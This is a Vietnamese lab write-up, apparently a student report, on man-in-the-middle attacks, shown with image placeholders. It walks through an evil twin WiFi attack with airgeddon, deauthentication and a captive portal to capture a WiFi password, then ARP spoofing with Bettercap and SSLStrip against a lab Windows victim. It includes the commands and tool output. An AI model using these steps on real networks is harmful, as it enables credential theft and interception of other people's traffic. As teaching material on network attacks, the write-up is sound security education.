
- **Sử dụng DNSSEC**

DNSSEC là một giải pháp thay thế mới cho DNS, sử dụng các bản ghi DNS có chữ ký để bảo đảm sự hợp lệ hóa của đáp trả truy vấn. Tuy DNSSEC vẫn chưa được triển khải rộng rãi nhưng nó đã được chấp thuận là “tương lai của DNS”.

Giả mạo DNS là một hình thức tấn công MITM khá nguy hiểm khi được đi cặp với những dự định xấu. Sử dụng công nghệ này những kẻ tấn công có thể tận dụng các kỹ thuật giả mạo để đánh cắp các thông tin quan trọng của người dùng, hay cài đặt malware trên một ổ đĩa bị khai thác, hoặc gây ra một tấn công từ chối dịch vụ.

CHƯƠNG 4 : KỊCH BẢN TẤN CÔNG MAN IN THE MIDDLE

- ***Mô hình:***



Địa chỉ mạng: 192.168.233.0/24

Attacker (Kali linux): 192.168.233.128/24

Victim (Windows Server 2008): 192.168.233.129/24

Gateway: 192.168.233.2/24

4.1. Kịch bản tấn công Evil twin attack

- Một cuộc tấn công MITM không dây phổ biến được gọi là cuộc tấn công "AP đôi xấu xa – evil twin AP", trong đó kẻ tấn công giới thiệu một AP giả mạo và cấu hình nó với cùng SSID như một AP hợp pháp.

Bước 1: Kẻ tấn công thiết lập điểm truy cập không dây giả

Bước 2: Kẻ tấn công tạo Captive Portal giả mạo


Bước 3: Kẻ tấn công khiến nạn nhân kết nối với WiFi Evil Twin

Bước 4: Kẻ tấn công đánh cắp thông tin đăng nhập

Yêu cầu :


1. Kali Linux
2. Card wifi [TP-link TL-WN821N]

Đầu tiên khởi động công cụ airgeddon ,chọn option 7




Sau đó chọn tấn công Evil Twin AP attack with captive portal (card phải hỗ trợ chế độ monitor)


Scan các wifi ,sau đó chọn wifi muốn attack




Deauth attack tấn công hủy bỏ xác thực cắt đứt kết nối của nạn nhân tới AP



Các tùy chọn bổ xung và số gói tin để deauth




Sau khi enter thì wifi trên máy nạn nhân sẽ bị văng ra và tạm thời chưa kết nối lại được




Tiếp theo chọn vị trí lưu file handshake và password wifi


Sau đó công cụ sẽ đẩy kết nối tới AP giả cùng SSID. AP giả này không có mã hoá.



Công cụ sẽ đẩy thiết bị kết nối tới AP giả tới phiên đăng nhập.



Nạn nhân không để ý và nhập mật khẩu vào AP giả này như khi kết nối với AP gốc. Công cụ Airgeddon sẽ bắt được mật khẩu,Compare pass người dùng nhập với file handshake nếu giống nhau thì nó sẽ show password



Thế là ta đã có được mật khẩu, các bước tiếp theo tùy thuộc vào mục đích của kẻ tấn công.

- ***Tấn công 'ARP Spoofing' và 'DNS Spoofing':***


Các công cụ thực hiện tấn công

1. Vmware workstation một chương trình cho phép chạy nhiều máy ảo trên máy tính vật lý
2. Một máy Kali linux đóng vai trò là máy tấn công
3. Một máy chạy hệ điều hành Windows server 2008 đóng vai trò là máy nạn nhân
4. Công cụ triển khai: Bettercap

P/s: Phương thức tấn công đều có thể thực hiện trên mạng có dây và không dây. Trong trường hợp kịch bản đây là cho mạng có dây.

4.2. Kịch bản tấn công ARP Spoofing:

Kịch bản tấn công:



Khi attacker đang kết nối cùng AP với victim, ta sẽ sử dụng **ARP Spoofing** để các packet từ victim (hay các máy đang kết nối cùng AP) sẽ được đưa đến cả cho gateway (router) lẫn attacker.

Sau đó attacker có thể can thiệp vào các packet từ victim đi đến máy mình và đọc được nội dung của gói tin đó dưới dạng rõ.

Tiến hành tấn công:

Bật chức năng định tuyến cho ipv4

```
┌──(root㉿kali)-[/var/www/html]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Sử dụng công cụ Bettercap trên interface muốn thực hiện tấn công

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.19.2) [type 'help' for a list of commands]

192.168.233.0/24 > 192.168.233.128 » [10:30:36] [sys.log] [inf] gateway monitor started ...
192.168.233.0/24 > 192.168.233.128 »
```


Ta có thể sử dụng lệnh ‘help’ để xem các modules đang triển khai:

```
192.168.233.0/24 > 192.168.233.128 » help

          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
            c2 > not running
       caplets > not running
   dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
      ndp.spoof > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

192.168.233.0/24 > 192.168.233.128 »
```

Tại đây ta bắt đầu triển khai tấn công lên máy victim có địa chỉ 192.168.233.129/24

Lệnh ‘net.recon on’ để do thám các thiết bị trong cùng mạng


Lệnh ‘net.show’ để hiển thị chi tiết các thiết bị đã do thám được: Ta bắt được địa chỉ IP máy victim (192.168.233.129) và gateway (192.168.233.2)




Chọn mục tiêu để tấn công arp spoofing là máy victim (192.168.233.129)

Thiết lập ‘SSLStrip’ trên http/https proxy. SSLStrip là một cuộc tấn công xen giữa buộc trình duyệt phải duy trì ở chế độ HTTP thay vì bắt đầu sử dụng HTTPS nếu có. Thay vì sử dụng HTTPS, SSLStrip “loại bỏ” lớp bảo mật, để lại cho bạn kết nối HTTP như cũ. Bạn thậm chí có thể không nhận ra có điều gì không đúng. Khi loại bỏ được lớp bảo mật (SSL/TLS certificate) trình duyệt sẽ sử dụng HTTP và ta có thể xem được thông tin các HTTP Requests dưới dạng rõ (không có mã hoá).

Lệnh ‘net.sniff verbose false’ để lược bớt thông tin bắt được.




Sau đó, ta bật tất cả các modules đã thiết lập ở trên lên ‘net.probe’ để giám sát các hành động trên mạng.




Kiểm tra bảng định tuyến ở máy Victim (Windows Server 2008):

Bật command line (cmd) nhập lệnh ‘arp -a’ để xem địa chỉ IP và địa chỉ MAC trong bảng định tuyến.

Trước khi bị ARP Spoofing:




Ta thấy sau khi bị ARP Spoofing thì địa chỉ MAC của Gateway lẫn địa chỉ MAC của Attacker đều giống nhau:



Trên máy Victim ta truy cập vào 1 trang web sử dụng HTTPS như ‘facebook.com’

Ta thấy giao thức HTTPS trên URL của facebook.com đã mất


So sánh với khi HTTPS vẫn còn:



